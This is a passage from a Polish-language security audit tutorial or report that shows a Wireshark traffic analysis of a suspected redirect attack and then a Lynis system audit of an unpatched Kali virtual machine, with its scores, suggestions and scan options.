
- Przygotowanie: Uruchamiasz Wireshark na dedykowanym serwerze monitorującym ruch sieciowy w sieci wewnętrznej firmy. Wybierasz odpowiedni interfejs sieciowy, aby przechwycić pakiety związane z ruchem wewnętrznym (w tym przypadku **eth0**)




- Rozpoczęcie przechwytywania: Uruchamiasz przechwytywanie pakietów w Wiresharku, aby zacząć monitorować ruch sieciowy (zielony symbol pętli na pasku oraz zaznaczona pierwsza opcja z lewej strony wstęgi narzędzi oznacza że pakiety zostają przechwytywane)




- Replikacja scenariusza: Skontaktowałeś się z użytkownikiem, który zgłosił problem, i poprosiłeś go, aby powtórzył kroki, które doprowadziły do nieautoryzowanego dostępu. Podczas gdy użytkownik wykonuje te czynności, Wireshark przechwytuje pakiety związane z tymi interakcjami. (Jak widać na zrzucie ekranu, program przechwycił pakiety z żądaniami HTTP oraz pakiet TLS, które są związane z akcjami podjętymi przez użytkownika)




4. Analiza pakietów: Po skończeniu replikacji scenariusza, przestajesz przechwytywać pakiety w Wiresharku. Następnie analizujesz zarejestrowane pakiety w zapisanym logu, aby zidentyfikować potencjalne problemy związane z bezpieczeństwem. Aby zapisać przechwytywane pakiety należy wybrać opcję **File > Export Specified Packets...** a następnie zaznaczyć **All packets** i nadać plikowi odpowiednią nazwę.



5. Filtracja pakietów: W celu skupienia się na konkretnym ruchu sieciowym, zastosujesz filtry w Wiresharku. W tym przypadku można zastosować filtr, aby wyświetlić tylko pakiety HTTP lub tylko pakiety związane z adresem IP użytkownika, który zgłosił problem. Pobrany plik można uruchomić klikając dwukrotnie na niego myszą, albo otworzyć z okna Wiresharka (**CTRL + O**). Filtr ustawiany jest w pasku w poziomym pasku. Filtry w tym programie są bardzo użyteczne i są bogate w konfigurację. Przykładowo obsługują operatory logiczne (NOT, AND, OR itd.), za pomocą których można wyspecyfikować na jakich informacjach w pakietach nam zależy. W tym przypadku zastosujemy filtr: **(tls or http) and ip.src==10.0.2.15** który należy rozumieć jako: wyszukaj wszystkie pakiety z protokołem TLS lub HTTP, tam gdzie źródłowy adres IP to 10.0.2.15 (adres użytkownika). Wpisujemy filtr i klikamy enter.



6. Identyfikacja podejrzanych aktywności: Podczas analizy pakietów zwracasz uwagę na nietypowe wzorce ruchu, takie jak nieautoryzowane żądania HTTP. Strona, do której użytkownik próbuje się dostać jest nieaufana (połączenie nie jest szyfrowane, protokół TLS do uwierzytelniania połączeń HTTP nie jest używany pod tym adresem).



7. Analiza nagłówków i danych: W szczegółach pakietów badasz nagłówki protokołów, treść żądań i odpowiedzi HTTP, a także inne informacje, które mogą dostarczyć wskazówek dotyczących nieautoryzowanego dostępu. Widzimy nazwę domenową strony oraz adres IP.

Po wnikliwej analizie stwierdzasz, że użytkownik został poddany **atakowi poprzez przekierowanie**. Polega on na umiejscowieniu przekierowania do złośliwego adresu URL w którymś miejscu strony, np. w formularzu lub klikalnym linku.

8. Dokumentowanie wyników: Dokumentujesz znalezione podejrzane aktywności, nagłówki pakietów i inne istotne informacje. Tworzysz raport, który zawiera opis problemu, potencjalne zagrożenia i zalecenia dotyczące poprawy bezpieczeństwa.
9. Interwencja i reakcja: Na podstawie wyników analizy pakietów podejmujesz odpowiednie działania w celu zabezpieczenia systemu. Może to obejmować przeprowadzenie szkoleń z pracownikami firmy, przestrzeżenie ich przed potencjalnymi atakami na stronach internetowych i sprawdzenie zabezpieczeń na domenie firmy.

## 6. NARZĘDZIA DO PRZEPROWADZANIA AUDYTÓW BEZPIECZEŃSTWA

## 6.1. Lynis

Lynis to narzędzie konsolowe do wykrywania luk w zabezpieczeniach serwerów oraz monitorowania ich aktualnego stanu zabezpieczeń. Narzędzie to można również wykorzystać do audytowania dowolnej maszyny, którą ten program wspiera.


Lista przykładowych systemów Unix-based, które są wspierane przez to narzędzie:

- AIX
  - FreeBSD
  - HP-UX
  - Linux
  - macOS
  - NetBSD
  - NixOS
  - OpenBSD
  - Solaris

Środowisko pracy z oprogramowaniem


Testowanym systemem, który został wykorzystany, jest Kali GNU/Linux Rolling X86\_64 uruchomiony za pomocą wirtualizacji maszyny programem Oracle VM VirtualBox w wersji 7.0.6.

Specyfikacja i podstawowe informacje o środowisku testowym wyświetcone programem neofetch:



**Uwaga:** System operacyjny celowo nie został zaktualizowany by wszelkie możliwe luki zabezpieczeń mogły być z większym prawdopodobieństwem wykryte przez narzędzie.

Po aktualizacji listy stanów repozytoriów, menedżer pakietów wykrył 380 możliwych aktualizacji:



## Instalacja

Poprzez wcześniej użyty manager pakietów/ system zarządzania pakietami APT zainstalowano Lynis. W konsoli należy wpisać komendę:

```
sudo apt install lynis
```

Wyświetlenie zainstalowanego pakietu (wersja 3.0.8):

The image contains two vertically stacked terminal windows. The top window shows the command \$ apt list | grep lynis and its output: WARNING: apt does not have a stable CLI interface. Use with caution in scripts., lynis/kali-rolling,now 3.0.8-1.1 all [installed]. The bottom window shows the command \$ sudo lynis --version and its output: [sudo] password for kali: 3.0.8.


Program do działania nie wymaga podwyższonych uprawnień jednak takie mogą być potrzebne do raportowania szczegółów z całego systemu.

**Obszary działania narzędzia oraz pierwsze uruchomienie**  
Lynis opiera działanie na podanych niżej obszarach systemu:

- pliki programu rozruchowego
- pliki konfiguracyjne
- zainstalowane w systemie oprogramowanie
- katalogi i pliki skorelowane z logowaniem i autoryzacją

Jak można wyczytać z podręcznika do programu (komenda w konsoli **man lynis**), pierwsze uruchomienie programu uzyskujemy poprzez wprowadzenie w konsoli komendy:


**lynis audit system**



The screenshot shows a terminal window with the Lynis manual page displayed. The title bar reads "root@kali: ~ Lynis(8) Unix System Administrator's Manual Lynis(8)". The content of the manual page includes:

- NAME**: Lynis - System and security auditing tool
- SYNOPSIS**: lynis [scan mode] [other options]
- DESCRIPTION**: Lynis is a security auditing tool for Linux, macOS, and other systems based on UNIX. The tool checks the system and the software configuration, to see if there is any room for improvement the security defenses. All details are stored in a log file. Findings and other discovered data is stored in a report file. This can be used to compare differences between audits. Lynis can run interactively or as a cronjob. Root permissions (e.g. sudo) are not required, however provide more details during the audit.
- The following system areas may be checked:
  - Boot loader files
  - Configuration files
  - Software packages
  - Directories and files related to logging and auditing
- FIRST TIME USAGE**: When running Lynis for the first time, run: lynis audit system

### Efekt pracy – raport ogólny




The screenshot shows the "Lynis security scan details" report. It includes the following information:

- Lynis security scan details:**
  - Hardening index : 59 [#####]
  - Tests performed : 258
  - Plugins enabled : 1
- Components:**
  - Firewall [V]
  - Malware scanner [X]
- Scan mode:** Normal [V] Forensics [ ] Integration [ ] Pentest [ ]
- Lynis modules:**
  - Compliance status [?]
  - Security audit [V]
  - Vulnerability scan [V]
- Files:**
  - Test and debug information : /var/log/lynis.log
  - Report data : /var/log/lynis-report.dat

Po wykonaniu diagnozy systemu można odczytać podsumowanie wyświetcone w konsoli. Umieszczony jest wynik opisujący poziom zabezpieczeń (**59/100** na maszynie testowej) co jest wynikiem stosunkowo dobrym biorąc pod uwagę fakt, że nie wykonano żadnej interwencji w stan bezpieczeństwa systemu. Wyświetlana jest m. in. też informacja o ilości przeprowadzonych testów, rodzaju przeprowadzonego skanowania oraz sugestii uzupełnienia brakujących komponentów. Program generuje również plik z raportem w katalogu wskazanym na konsoli.

### Szczegółowy wynik działania programu

Narzędzie Lynis podczas pracy generuje w czasie rzeczywistym szczegółowe informacje odnośnie stanu systemu. Wyświetla użytkownikowi sugerowane działania, które warto podjąć wraz z URL w celu uzyskania dalszych informacji o danej sugestii.



The screenshot shows a terminal window with a dark background and a purple polygonal pattern. At the top, it says "Suggestions (48)". Below that is a list of 48 items, each starting with a star symbol and a brief description followed by a URL. The items cover various system components and security practices, such as updating the release, installing libpam-tmpdir, and configuring apt-listbugs.

```
* This release is more than 4 months old. Check the website or GitHub to see if there is an update available. [LYNIS]
  https://ciscofy.com/lynis/controls/LYNIS/
* Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [DEB-0280]
  https://ciscofy.com/lynis/controls/DEB-0280/
* Install apt-listbugs to display a list of critical bugs prior to each APT installation. [DEB-0810]
  https://ciscofy.com/lynis/controls/DEB-0810/
* Install apt-listchanges to display any significant changes prior to any upgrade via APT. [DEB-0811]
  https://ciscofy.com/lynis/controls/DEB-0811/
* Install needrestart, alternatively to debian-goodies, so that you can run needrestart after upgrades to determine which daemons are using old versions of libraries and need restarting. [DEB-0831]
  https://ciscofy.com/lynis/controls/DEB-0831/
* Install fail2ban to automatically ban hosts that commit multiple authentication errors. [DEB-0880]
  https://ciscofy.com/lynis/controls/DEB-0880/
* Set a password on GRUB boot loader to prevent altering boot configuration (e.g. boot in single user mode without password) [BOOT-5122]
  https://ciscofy.com/lynis/controls/BOOT-5122/
* Consider hardening system services [BOOT-5264]
  - Details : Run '/usr/bin/systemd-analyze security SERVICE' for each service
  https://ciscofy.com/lynis/controls/BOOT-5264/
* If not required, consider explicit disabling of core dump in /etc/security/limits.conf file [KRNL-5820]
  https://ciscofy.com/lynis/controls/KRNL-5820/
* Configure password hashing rounds in /etc/login.defs [AUTH-9230]
  https://ciscofy.com/lynis/controls/AUTH-9230/
* Install a PAM module for password strength testing like pam_cracklib or pam_passwdqc [AUTH-9262]
  https://ciscofy.com/lynis/controls/AUTH-9262/
* When possible set expire dates for all password protected accounts [AUTH-9282]
  https://ciscofy.com/lynis/controls/AUTH-9282/
* Configure minimum password age in /etc/login.defs [AUTH-9286]
  https://ciscofy.com/lynis/controls/AUTH-9286/
```

Przykładowe obszary systemu wyświetcone w raporcie:

- wersja systemu ( informacje ogólne)
- rozruch
- jądro systemu
- pamięć, grupy i uwierzytelnianie
- powłoki
- system plików
- urządzenia, sterowniki
- NFS
- usługi
- porty i pakiety
- informacje o sieci
- drukarki
- aplikacje do poczty elektronicznej i wiadomości

- zapora sieciowa ( firewall)
  - serwer web
  - wsparcie dla SSH
  - wsparcie dla SNMP
  - bazy danych
  - usługi LDAP
  - PHP
  - logging
  - wirtualizacja
  - kontenery
  - uprawnienia plików

Poniżej znajdują się przykładowe obszary przetestowane przez narzędzie wraz z umieszczonym stanem ich zabezpieczenia:

Rozruch

[+] Boot and services	
- Service Manager	[ <b>systemd</b> ]
- Checking UEFI boot	[ <b>DISABLED</b> ]
- Checking presence GRUB2	[ <b>FOUND</b> ]
- Checking for password protection	[ <b>NONE</b> ]
- Check running services (systemctl)	[ <b>DONE</b> ]
Result: found 17 running services	
- Check enabled services at boot (systemctl)	[ <b>DONE</b> ]
Result: found 17 enabled services	
- Check startup files (permissions)	[ <b>OK</b> ]
- Running 'systemctl-analyze security'	
- ModemManager.service:	[ <b>MEDIUM</b> ]
- NetworkManager.service:	[ <b>EXPOSED</b> ]
- colord.service:	[ <b>EXPOSED</b> ]
- cron.service:	[ <b>UNSAFE</b> ]
- dbus.service:	[ <b>UNSAFE</b> ]
- emergency.service:	[ <b>UNSAFE</b> ]
- getty@tty1.service:	[ <b>UNSAFE</b> ]
- hagved.service:	[ <b>PROTECTED</b> ]
- lightdm.service:	[ <b>UNSAFE</b> ]
- lynis.service:	[ <b>UNSAFE</b> ]
- ntpsec-rotate-stats.service:	[ <b>UNSAFE</b> ]
- ntpsec-systemd-netif.service:	[ <b>UNSAFE</b> ]
- ntpsec.service:	[ <b>UNSAFE</b> ]
- plymouth-start.service:	[ <b>UNSAFE</b> ]
- polkit.service:	[ <b>UNSAFE</b> ]
- rc-local.service:	[ <b>UNSAFE</b> ]
- rescue.service:	[ <b>UNSAFE</b> ]
- rpc-gssd.service:	[ <b>UNSAFE</b> ]
- rpc-statd-notify.service:	[ <b>UNSAFE</b> ]
- rpc-svcgssd.service:	[ <b>UNSAFE</b> ]
- rtkit-daemon.service:	[ <b>MEDIUM</b> ]
- smartmontools.service:	[ <b>UNSAFE</b> ]
- ssh.service:	[ <b>UNSAFE</b> ]
- systemd-ask-password-console.service:	[ <b>UNSAFE</b> ]
- systemd-ask-password-plymouth.service:	[ <b>UNSAFE</b> ]
- systemd-ask-password-wall.service:	[ <b>UNSAFE</b> ]
- systemd-fsckd.service:	[ <b>UNSAFE</b> ]
- systemd-initctl.service:	[ <b>UNSAFE</b> ]
- systemd-journald.service:	[ <b>PROTECTED</b> ]
- systemd-logind.service:	[ <b>PROTECTED</b> ]
- systemd-networkd.service:	[ <b>PROTECTED</b> ]
- systemd-rfkill.service:	[ <b>UNSAFE</b> ]
- systemd-udevd.service:	[ <b>MEDIUM</b> ]
- udisks2.service:	[ <b>UNSAFE</b> ]
- upower.service:	[ <b>PROTECTED</b> ]
- user@1000.service:	[ <b>UNSAFE</b> ]
- virtualbox-guest-utils.service:	[ <b>UNSAFE</b> ]

## Uprawnienia do plików

[+] File Permissions	
- Starting file permissions check	
File: /boot/grub/grub.cfg	[ SUGGESTION ]
File: /etc/crontab	[ SUGGESTION ]
File: /etc/group	[ OK ]
File: /etc/group-	[ OK ]
File: /etc/hosts.allow	[ OK ]
File: /etc/hosts.deny	[ OK ]
File: /etc/issue	[ OK ]
File: /etc/issue.net	[ OK ]
File: /etc/motd	[ OK ]
File: /etc/passwd	[ OK ]
File: /etc/passwd-	[ OK ]
File: /etc/ssh/sshd_config	[ SUGGESTION ]
Directory: /root/.ssh	[ OK ]
Directory: /etc/cron.d	[ SUGGESTION ]
Directory: /etc/cron.daily	[ SUGGESTION ]
Directory: /etc/cron.hourly	[ SUGGESTION ]
Directory: /etc/cron.weekly	[ SUGGESTION ]
Directory: /etc/cron.monthly	[ SUGGESTION ]

## Informacje o sieci

[+] Networking	
- Checking IPv6 configuration	[ <b>ENABLED</b> ]
Configuration method	[ <b>AUTO</b> ]
IPv6 only	[ <b>NO</b> ]
- Checking configured nameservers	
- Testing nameservers	
Nameserver: 192.168.1.1	[ <b>OK</b> ]
- Minimal of 2 responsive nameservers	[ <b>WARNING</b> ]
- Checking default gateway	[ <b>DONE</b> ]
- Getting listening ports (TCP/UDP)	[ <b>SKIPPED</b> ]
- Checking promiscuous interfaces	[ <b>OK</b> ]
- Checking waiting connections	[ <b>OK</b> ]
- Checking status DHCP client	
- Checking for ARP monitoring software	[ <b>NOT FOUND</b> ]
- Uncommon network protocols	[ <b>0</b> ]

## Dodatkowe tryby i testy

Narzędzie to umożliwia przeprowadzenie szybkiego skanowania, ograniczenia działania programu do danego katalogu, wykonywanie tylko wyznaczonych testów oraz testów zdalnych poprzez

odpowiednie argumenty. Większość możliwych trybów uruchomienia programu znajduje się w podręczniku.

Przykładowe komendy:

- **lynis audit system** – wykonanie sprawdzania systemu (tryb domyślny)
- **lynis upload-only** – wysłanie raportu twórcom narzędzia

Przykładowe typy skanów:

- **audit system remote <host>** – przeprowadzenie zdalnego skanowania


Przykładowe opcje:

- **--no-colors** – wyłączenie kolorowania
- **--quick (-Q)** – wykonanie szybkiego skanowania (bez czekania na sygnał użytkownika)
- **--quiet (-q)** – uruchom bez pokazywania wyników na ekranie. Uruchamia się też **-Q**
- **--use-cwd** – uruchom od obecnego katalogu
- **--warnings-only** – uruchamia **-q** z wyjątkiem ostrzeżeń

W ramach testu narzędzia Lynis przeprowadziłem dodatkowo:

- skan systemu bez podniesionych uprawnień użytkowania
- pełen skan po aktualizacji systemu


**Skan systemu bez podniesionych uprawnień** został oznaczony na samym początku raportu:



[+] Initializing program

#####
# # NON-PRIVILEGED SCAN MODE #
# #####
NOTES:
\* Some tests will be skipped (as they require root permissions)
\* Some tests might fail silently or give different results

Uzyskany wynik różni się od przeprowadzonego testu z pełnymi uprawnieniami. Warte zaznaczenia są notatki które informują, że efekt niektórych testów może być inny. Można zatem wnioskować, że opcja testów z podniesionymi uprawnieniami oferuje dokładniejszy wynik zdrowia i bezpieczeństwa systemu.



Lynis security scan details:

Hardening index : 57 [ ##### ]  
Tests performed : 240  
Plugins enabled : 1

Components:  
- Firewall [v]  
- Malware scanner [x]

Scan mode:  
Normal [ ] Forensics [ ] Integration [ ] Pentest [v] (running non-privileged)

Lynis modules:  
- Compliance status [?]  
- Security audit [v]  
- Vulnerability scan [v]

Files:  
- Test and debug information : /home/kali/lynis.log  
- Report data : /home/kali/lynis-report.dat

Umieszczona jest też informacja o pominiętych testach:

```
Skipped tests due to non-privileged mode
